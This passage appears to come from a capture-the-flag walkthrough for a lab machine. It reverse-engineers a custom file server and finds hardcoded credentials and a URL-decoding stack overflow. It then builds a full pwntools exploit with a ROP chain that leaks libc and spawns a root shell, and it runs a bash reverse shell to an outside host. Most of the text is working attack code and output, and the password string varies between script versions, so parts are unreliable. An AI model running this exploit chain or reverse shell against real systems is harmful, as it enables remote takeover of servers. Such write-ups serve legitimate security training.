45          check_args(*(undefined8 *)argv,*(char **)(argv + 8),*(char **)(argv + 0x10),(int *)&local_38
46                     ,&local_40);
47          check_args(*local_78,(char *)local_78[3],(char *)local_78[4],(int *)&local_38,&local_40);
48        }
49        else {
50          if (((argc == 2) || (argc == 4)) || (5 < argc)) {
51            fprintf(stderr,"Usage: %s [-p port_number] [-l logfilename.log]\n",*(undefined8 *)argv);
52                        /* WARNING: Subroutine does not return */
53            exit(1);
```

The function then checks the number of arguments, and calls the `check_args()` method (renamed for readability). Looking at the defined strings, we see the user and password used in the bash script from earlier.

00406008	ERROR allocating line for mes...	"ERROR allocating line for m...	ds
00406038	lfmserver.log	"lfmserver.log"	ds
00406046	/etc/lfmserver/lfmserver.conf	"/etc/lfmserver/lfmserver.conf"	ds
00406064	lfmserver_user	"lfmserver_user"	ds
00406073	!gby0l0r0ck$$!	"!gby0l0r0ck$$!"	ds
00406088	Unable to find configuration fi...	"Unable to find configuration ...	ds
004060e8	ERROR allocating string (mall...	"ERROR allocating string (mal...	ds
00406138	ERROR getting params from c...	"ERROR getting params from ...	ds
00406178	Error in function parse config...	"Error in function parse confi...	ds

Double-click to view it in the disassembler, then press `Ctrl + Shift + F` to view references.



We see it being used twice as a function parameter. Clicking on them should take us to the `FUN_00403ad9()` function.

```
apuStack192[2] = http_request;
if ((*(long *)(http_request + 0x14) != 0) && (*(long *)(http_request + 0x16) != 0)) {
  apuStack192[0] = (uint *)0x403b30;
  iVar2 = strcmp(*(char **)(http_request + 0x14),lfmserver_user);
  if (iVar2 == 0) {
    apuStack192[0] = (uint *)0x403b55;
    iVar2 = strcmp(*(char **)(apuStack192[2] + 0x16),gbyolorocks);
    if (iVar2 == 0) {
      apuStack192[0] = (uint *)0x403b70;
      sVar3 = strlen(*(char **)(apuStack192[2] + 0xc));
      apuStack192[0] = (uint *)0x403b92;
      FUN_00402db9(*(undefined2 **)(apuStack192[2] + 0xc),local_a8,(int)sVar3 + 1);
      apuStack192[0] = (uint *)0x403ba6;
      iVar2 = access(local_a8,4);
      if (iVar2 == -1) {
        apuStack192[0] = (uint *)0x403bcb;
        FUN_00402973(6,"404 NOT FOUND: %s\n",local_a8);
        apuStack192[0] = (uint *)0x403bdb;
        FUN_00402efb(*apuStack192[2]);
        apuStack192[0] = (uint *)0x403bfb;
        (*DAT_00409430)((ulong)*apuStack192[2],"file does not exist [HEAD]",0,
                        (ulong)*apuStack192[2]);
```

This method checks if the supplied username and password match the predefined credentials. If the check passes, the `FUN_00402db9()` method is called with three parameters. The first parameter is the request path, the second is a buffer of size 128 and the last parameter is the length of request path.

```
  while ((*(char *)path != '\0' && (len = len + -1, len != 0))) {
    if (*(char *)path == '%') {
      path = (undefined2 *)((long)path + 1);
      local_13 = *path;
      uVar1 = strtoul((char *)&local_13,(char **)0x0,0x10);
      *buf = (char)uVar1;
      buf = buf + 1;
      path = path + 1;
    }
    else {
      *buf = *(char *)path;
      buf = buf + 1;
      path = (undefined2 *)((long)path + 1);
    }
  }
  *buf = '\0';
  return;
```

This function appears to loop through the path and look for the `%` character. On finding this character, it uses the strtoul() function to convert the character to numbers. The converted string is then saved to `buf`. This is obviously URL decoding, where the server converts URL encoded characters back to normal characters. It can be observed that there's no check to stop the conversion when the buffer length is surpassed. This means that we can overflow the buffer with more than 128 characters and cause a stack overflow in previous function.

Looking back at the previous function, we find that it checks if the request file exists.

```
apuStack192[0] = (uint *)0x403b92;
FUN_00402db9(*(undefined2 **)(apuStack192[2] + 0xc),local_a8,(int)sVar3 + 1);
apuStack192[0] = (uint *)0x403ba6;
iVar2 = access(local_a8,4);
if (iVar2 == -1) {
  apuStack192[0] = (uint *)0x403bcb;
  FUN_00402973(6,"404 NOT FOUND: %s\n",local_a8);
  apuStack192[0] = (uint *)0x403bdb;
  FUN_00402efb(*apuStack192[2]);
  apuStack192[0] = (uint *)0x403bfb;
  (*DAT_00409430)((ulong)*apuStack192[2],"file does not exist [HEAD]",0,
                  (ulong)*apuStack192[2]);
  return 0xffffffff;
}
```

This leads to function exit, due to which the overflown pointer will never be called. We can get around this by requesting a known file (convert.php) and appending a null byte at the end. This way the string will terminate at the null byte, and the file existence check will be successful.

```
*(undefined8 *)(apuStack192[2] + 0xc) = 0;
apuStack192[0] = (uint *)0x403c71;
local_1c = strcmp(local_10,*(char **)(apuStack192[2] + 6));
if (local_1c != 0) {
  apuStack192[0] = (uint *)0x403d7c;
  FUN_00402973(6,"406 MD5 NOT MATCH: %s\n",local_18);
  apuStack192[0] = (uint *)0x403d93;
  FUN_00402f8f(*apuStack192[2],local_10);
  return 0xffffffff;
}
```

It then checks if the MD5 matches. If these checks are successful, the server sends a `200 OK` and returns.

Exploit Development

Looking at the binary protections, it's seen that there's no canary or PIE enabled.

```
checksec lfmserver
[*] 'lfmserver'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

This will let us easily control the execution flow. However, NX is enabled, which means that we can't execute shellcode directly. A Return Oriented Programming (ROP) based approach can be taken instead. Let's try to debug it using GDB.

```
mkdir files

touch files/convert.php

md5sum files/convert.php
d41d8cd98f00b204e9800998ecf8427e  files/convert.php
```

We create a folder named `files` and create a file named `convert.php`. The MD5 hash for this file is obtained. Next, load the binary in GDB and run it.

```
gdb ./lfmserver
gef➤  set follow-fork-mode child
gef➤  r -p 8888
Starting program: ./lfm/lfmserver -p 8888
```

The `follow-fork-mode` is set to follow the child processes after forking. The server should be listening on port 8888. We can start writing the exploit now.

```
from pwn import *

payload = urlencode("A" * 512)
req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gby0l0r0ck$$!\r\n\r\nd41d8cd98f00b204e98
00998ecf8427e\n".format(payload)

r = remote("localhost", 8888)
r.send(req)
print(r.recvlines())

r.close()
```

The request format is copied from the cron script found earlier. A null byte is appended to the file name, followed by a string of As.

```
Thread 2.2 "lfmserver" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7ffff7954700 (LWP 130727)]
0x0000000000403db7 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────── registers ────
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x00007ffff7b7627f  →  0x2d77fffff0003d48 ("H="?)
$rdx   : 0x23
$rsp   : 0x00007ffff7953e78  →  "AAAAAAAAAAAAAAAAAAAA[...]"
$rbp   : 0x4141414141414141 ("AAAAAAAA"?)
$rsi   : 0x00007ffff7953d90  →  "d41d8cd98f00b204e9800998ecf8427e"
$rdi   : 0x0
$rip   : 0x0000000000403db7  →   ret
$r8    : 0x0
```

```
$r15   : 0x00007ffff7953fc0  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
$eflags: [zero CARRY parity ADJUST sign trap INTERRUPT direction overflow RESUME
virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000
──────────────────────────────────── stack ────
0x00007ffff7953e78|+0x0000: "AAAAAAAAA[...]"    ← $rsp
──────────────────────────────────────────────────
     0x403dac                  call   0x402eb1
     0x403db1                  mov    eax, 0xffffffff
     0x403db6                  leave
 →   0x403db7                  ret
[!] Cannot disassemble from $PC
──────────────────────────────────────────────────────────────────────────────────
──────────
[#0] 0x403db7 → ret
```

Executing the script should result in SIGSEV and as expected, the RSP was overwritten by As. Next, we need to find the offset at which the overwrite takes place.

The `pattern create` command in GEF (GDB Enhanced Features) can be used to generate a pattern of 512 bytes.

```
from pwn import *

payload = urlencode("aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaa<SNIP>"")
req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gby0l0r0ck$$!\r\n\r\nd41d8cd98f00b204e98
00998ecf8427e\n".format(payload)

r = remote("localhost", 8888)
r.send(req)
print(r.recvline())

r.close()
```

Executing the script should overwrite RBP with `aaaasaaa`, which is found to be at offset `148`.

Having confirmed the overflow, we can start creating the ROP chain. The first step would be to leak a libc address, as it's randomized by ASLR. There are many functions such as puts, printf, write etc. that can be used to achieve this. The current binary is found to have the `write()` function available.

The write function accepts three arguments i.e. the file descriptor, the buffer to read from, and the length to write out. We can use this function to leak the libc address for any function through their GOT (Global Offset Table) entry.

Function calls in 64-bit Linux use registers as arguments. The first argument is set in RDI, the second in RSI, the third in RDX and so on. These arguments can be set up using ROP gadgets.

```
ropper --file lfmserver --search "pop r??" --quality 2
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r??

[INFO] File: lfmserver
0x0000000000403273: pop r12; pop rbp; ret;
0x0000000000405c48: pop r14; pop r15; ret;
0x0000000000405c4a: pop r15; ret;
0x0000000000402589: pop rbp; ret;
0x000000000040381b: pop rbx; pop rbp; ret;
0x0000000000405c4b: pop rdi; ret;
0x0000000000405c49: pop rsi; pop r15; ret;
0x0000000000403274: pop rsp; pop rbp; ret;
```

We found two POP gadgets to set up RDI and RSI. The first argument i.e. RDI should hold the file descriptor to write to. This can be found using the `process-status` GEF command.

```
gef➤  process-status
[+] Process Information
        PID  →  35832
        Executable  →  /tmp/lfm/lfmserver
        Command line  →  '/tmp/lfm/lfmserver -p 8888'
[+] Parent Process Information
        Parent PID  →  35808
        Command line  →  '/tmp/lfm/lfmserver -p 8888'
[+] Children Process Information
        No child process
[+] File Descriptors:
        /proc/35832/fd/0  →  /dev/pts/4
        /proc/35832/fd/1  →  /dev/pts/4
        /proc/35832/fd/2  →  /tmp/lfm/lfmserver.log
        /proc/35832/fd/3  →  /tmp/lfm/lfmserver.log
        /proc/35832/fd/4  →  socket:[1548692]
        /proc/35832/fd/5  →  socket:[1548693]
        /proc/35832/fd/6  →  socket:[1539796]
```

The last file descriptor used by the process is `6`. The second argument, i.e. RSI should contain the address to leak. We can use the GOT entry for any function in the binary. The following example uses the `socket()` function. For the third argument, we see that RDX is set to 0x23 when the binary crashes, which means that we can read 0x23 bytes from the address.

```
from pwn import *

'''
0x0000000000405c4b: pop rdi; ret;
'''
pop_rdi = p64(0x0000000000405c4b)

'''
0x0000000000405c49: pop rsi; pop r15; ret;
'''
```

```
pop_rsi_r15 = p64(0x0000000000405c49)

e = ELF("lfmserver", checksec = False)

write = p64(e.plt['write'])
socket = p64(e.got['socket'])

payload = "A" * 148
payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + socket + "junkjunk"
payload += write
payload = urlencode(payload)
req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gby0l0r0ck$$!\r\n\r\nd41d8cd98f00b204e98
00998ecf8427e\n".format(payload)

r = remote("localhost", 8888)
r.send(req)
print(r.recvline())
r.interactive()

r.close()
```

We find the PLT and GOT addresses for `write` and `socket` respectively. Next, a ROP chain is created to call `write()` and leak the libc address for `socket()`. The fd i.e. 0x6 is popped into RDI, while the GOT address for socket is popped into RSI. Additional junk needs to be added to compensate for the extra `pop r15`. Let's run the exploit and look at the response.

```
python lfm_exploit.py
[+] Opening connection to localhost on port 8888: Done
LFM 200 OK

[*] Switching to interactive mode
Size: 32

d41d8cd98f00b204e9800998ecf8427e
I\xa9\x00o\x9f\x00"@\x00\x00\x00\x95\xb7\x00\x80\xaf
```

The server returns 5 lines of output, which contains the leaked address in the last line. Let's update the script to extract the first 8 bytes from the leak.

```
from pwn import *

'''
0x0000000000405c4b: pop rdi; ret;
'''
pop_rdi = p64(0x0000000000405c4b)

'''
0x0000000000405c49: pop rsi; pop r15; ret;
'''
pop_rsi_r15 = p64(0x0000000000405c49)
```

```
e = ELF("lfmserver", checksec = False)

write = p64(e.plt['write'])
socket = p64(e.got['socket'])

payload = "A" * 148
payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + socket + "junkjunk"
payload += write
payload = urlencode(payload)
req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gbyOlOrOck$$!\r\n\r\nd41d8cd98f00b204e98
00998ecf8427e\n".format(payload)

r = remote("localhost", 8888)
r.send(req)
r.recvlines(4)
r.recv(1)
socket_libc = u64(r.recv(8))
log.success("Leaked socket@libc: {}".format(hex(socket_libc)))

r.close()
```

The `u64()` function is used to convert the leak to an address.

```
python lfm_exploit.py
[+] Opening connection to localhost on port 8888: Done
[+] Leaked socket@libc: 0x7ffff7a949c0
[*] Closed connection to localhost port 8888
```

The leaked address can now be used to find the offset to the execvp() function. Let's try this with the local libc first.

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec = False)
execvp = libc.symbols['execvp']
socket = libc.symbols['socket']
diff = socket - execvp

execvp_libc = socket_libc - diff
log.info("Execvp@libc: {}".format(hex(execvp_libc)))
```

The snippet above finds the address for `execvp` and `socket`, and then calculates the difference between them. This difference is used to calculate the address for `execvp()` in the loaded libc.

Now that we have the address for `execvp`, we need a `/bin/sh` string to spawn a shell.

```
binsh = list(libc.search("/bin/sh\x00"))[0]
diff = socket - binsh

binsh_libc = socket_libc - diff
log.info("/bin/sh address: {}".format(hex(binsh_libc)))
```

The `search()` function is used to search for `/bin/sh` and the address is calculated using `socket`.

```
python lfm_exploit.py
[+] Opening connection to localhost on port 8888: Done
[+] Leaked socket@libc: 0x7ffff7a949c0
[*] Execve@libc: 0x7ffff7a57010
[*] /bin/sh address: 0x7ffff7b27613
[*] Closed connection to localhost port 8888
```

This should be sufficient for us to call `execvp()`, but there's another problem. By default, `execvp` uses the fd 0 for stdin and fd 1 for stdout, which are open only on server-side. We can duplicate the file descriptors using the dup2() function.

The `dup2()` function duplicates a fd to another fd. The first argument is the target fd i.e. 6, and the second argument is the fd to duplicate i.e. 0 (stdin) and 1 (stdout). As `dup2()` is already imported by the binary, its PLT address can be used to call it.

```
dup2 = p64(e.plt['dup2'])

payload = "A" * 148
payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + p64(0x0) + "junkjunk"
payload += dup2
# dup2(6, STDIN)

payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + p64(0x1) + "junkjunk"
payload += dup2
# dup2(6, STDOUT)

payload += pop_rdi + p64(binsh_libc)
payload += pop_rsi_r15 + p64(0x0) + "junkjunk"
payload += p64(execvp_libc)
# execvp("/bin/sh", NULL)
payload = urlencode(payload)

req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gby0l0r0ck$$!\r\n\r\nd41d8cd98f00b204e98
00998ecf8427e\n".format(payload)
r = remote("localhost", 8888)
r.send(req)
r.interactive()
```

The ROP chain makes two calls to `dup2()`, duplicating `stdin` and `stdout`. Next, the `execvp()` function is called with `/bin/sh` and `NULL` as arguments.

A new connection is opened and the second ROP chain is sent to spawn a shell.

```
python lfm_exploit.py
[+] Opening connection to localhost on port 8888: Done
[+] Leaked socket@libc: 0x7fa9e84399c0
[*] Closed connection to localhost port 8888
[*] Execvp@libc: 0x7fa9e83fc550
[*] /bin/sh address: 0x7fa9e84cc613
[+] Opening connection to localhost on port 8888: Done
[*] Switching to interactive mode
LFM 200 OK
Size: 32

d41d8cd98f00b204e9800998ecf8427e
$ id
uid=0(root) gid=0(root) groups=0(root)
```

The exploit succeeds locally and is ready for remote testing. The MD5 hash of the `convert.php` file can be found from the shell.

```
www-data@f9f1c41bb83e:/var/www/html/docx2pdf$ md5sum convert.php
b56a569c6162f6f04ea71e581beadf68  convert.php
```

Replace this hash with the one used in the exploit. Next, we need the libc version used by the server. The README file from earlier informed us that the libc being used is `2.28-0ubuntu1`. The package for this version can be found here.

```
wget https://launchpad.net/ubuntu/+source/glibc/2.28-
0ubuntu1/+build/15300579/+files/libc6_2.28-0ubuntu1_amd64.deb

ar x libc6_2.28-0ubuntu1_amd64.deb

tar xvf data.tar.xz

cp ./lib/x86_64-linux-gnu/libc-2.28.so .
```

The libc is extracted from the package and the exploit is updated with the changes.

```
from pwn import *

'''
0x0000000000405c4b: pop rdi; ret;
'''
pop_rdi = p64(0x0000000000405c4b)

'''
0x0000000000405c49: pop rsi; pop r15; ret;
'''
pop_rsi_r15 = p64(0x0000000000405c49)

e = ELF("lfmserver", checksec = False)
```

```
write = p64(e.plt['write'])
socket = p64(e.got['socket'])

payload = "A" * 148
payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + socket + "junkjunk"
payload += write
payload = urlencode(payload)
req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gbyOlOrOck$$!\r\n\r\nb56a569c6162f6f04ea
71e581beadf68\n".format(payload)

r = remote("localhost", 8888)
r.send(req)
r.recvlines(4)
r.recv(1)
socket_libc = u64(r.recv(8))
log.success("Leaked socket@libc: {}".format(hex(socket_libc)))
r.close()

libc = ELF("libc-2.28.so", checksec = False)
execvp = libc.symbols['execvp']
socket = libc.symbols['socket']
diff = socket - execvp

execvp_libc = socket_libc - diff
log.info("Execvp@libc: {}".format(hex(execvp_libc)))

binsh = list(libc.search("/bin/sh\x00"))[0]
diff = socket - binsh

binsh_libc = socket_libc - diff
log.info("/bin/sh address: {}".format(hex(binsh_libc)))

dup2 = p64(e.plt['dup2'])

payload = "A" * 148
payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + p64(0x0) + "junkjunk"
payload += dup2
# dup2(6, STDIN)

payload += pop_rdi + p64(0x6)
payload += pop_rsi_r15 + p64(0x1) + "junkjunk"
payload += dup2
# dup2(6, STDOUT)

payload += pop_rdi + p64(binsh_libc)
payload += pop_rsi_r15 + p64(0x0) + "junkjunk"
payload += p64(execvp_libc)
# execvp("/bin/sh", NULL)
payload = urlencode(payload)

req = "CHECK /convert.php%00{}
LFM\r\nUser=lfmserver_user\r\nPassword=!gbyOlOrOck$$!\r\n\r\nb56a569c6162f6f04ea
71e581beadf68\n".format(payload)
r = remote("localhost", 8888)
```

```
r.send(req)
r.interactive()
r.close()
```

We can't access the remote server directly, which means the port will have to be forwarded. This can be done via remote SSH forwarding. Start the SSH server and use the following commands from the shell.

```
www-data@f9f1c41bb83e:/$ ssh -R 8888:10.100.0.1:8888 temp@10.10.14.3 -N
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.14.3 (10.10.14.3)' can't be established.
ECDSA key fingerprint is SHA256:lojzHepzds+CQ1d1XwZg3ow2ow7fnwVO1z5sQJj7mLg.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@10.10.14.3's password: temp_pass
```

The command above will forward all connections from our localhost port 8888 to port 8888 on `10.100.0.1`.

```
python lfm_exploit.py
[+] Opening connection to localhost on port 8888: Done
[+] Leaked socket@libc: 0x7fd6204653e0
[*] Closed connection to localhost port 8888
[*] Execvp@libc: 0x7fd620427e40
[*] /bin/sh address: 0x7fd6204f3e80
[+] Opening connection to localhost on port 8888: Done
[*] Switching to interactive mode
LFM 200 OK
Size: 32

b56a569c6162f6f04ea71e581beadf68
$ id
uid=0(root) gid=0(root) groups=0(root)
$ bash -c 'bash -i >& /dev/tcp/10.10.14.3/4445 0>&1'
```

The exploit was successful and we gained a root shell on the host server. We can execute a bash reverse shell for better stability.

```
root@patents:~# ls -la
ls -la
total 23
drwxr-xr-x  7 root root  1024 Dec  3 14:25 .
drwxr-xr-x 23 root root  4096 Jan 12 00:03 ..
lrwxrwxrwx  1 root root     9 May 22  2019 .bash_history -> /dev/null
drwx------  2 root root  1024 May 21  2019 .cache
drwx------  3 root root  1024 May 21  2019 .gnupg
drwxr-xr-x  3 root root  1024 Dec  3 14:25 .local
drwx------  2 root root 12288 May 21  2019 lost+found
drwxr-xr-x  3 root root  1024 May 21  2019 snap
-rw-------  1 root root  1606 May 22  2019 .viminfo
```

The root folder doesn't contain the final flag. Looking at the mounts, it's found that the `/dev/sdb` is mounted on `/root`.

```
root@patents:~# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop3    7:3    0 54.2M  1 loop /snap/lxd/10756
loop4    7:4    0 89.1M  1 loop /snap/core/8039
sda      8:0    0   25G  0 disk
├─sda1   8:1    0    1M  0 part
├─sda2   8:2    0   16G  0 part /
├─sda3   8:3    0    1G  0 part /boot
└─sda4   8:4    0    2G  0 part /home
sdb      8:16   0  512M  0 disk
└─sdb1   8:17   0  511M  0 part /root
```

This means that the actual root folder could be hiding underneath. We can mount the `/dev/sda2` in order to access the original root folder.

```
root@patents:/# mount /dev/sda2 /mnt
root@patents:/# cd /mnt/root
root@patents:/mnt/root# ls -la
total 68
drwx------  8 root root  4096 Dec  3 14:07 .
drwxr-xr-x 23 root root  4096 Jan 12 00:03 ..
lrwxrwxrwx  1 root root     9 May 20  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Aug  7  2018 .bashrc
drwx------  2 root root  4096 Dec  3 14:07 .cacheg
-rw-r--r--  1 root root   148 Aug  7  2018 .profile
-r--------  1 root root    33 May 21  2019 root.txt
```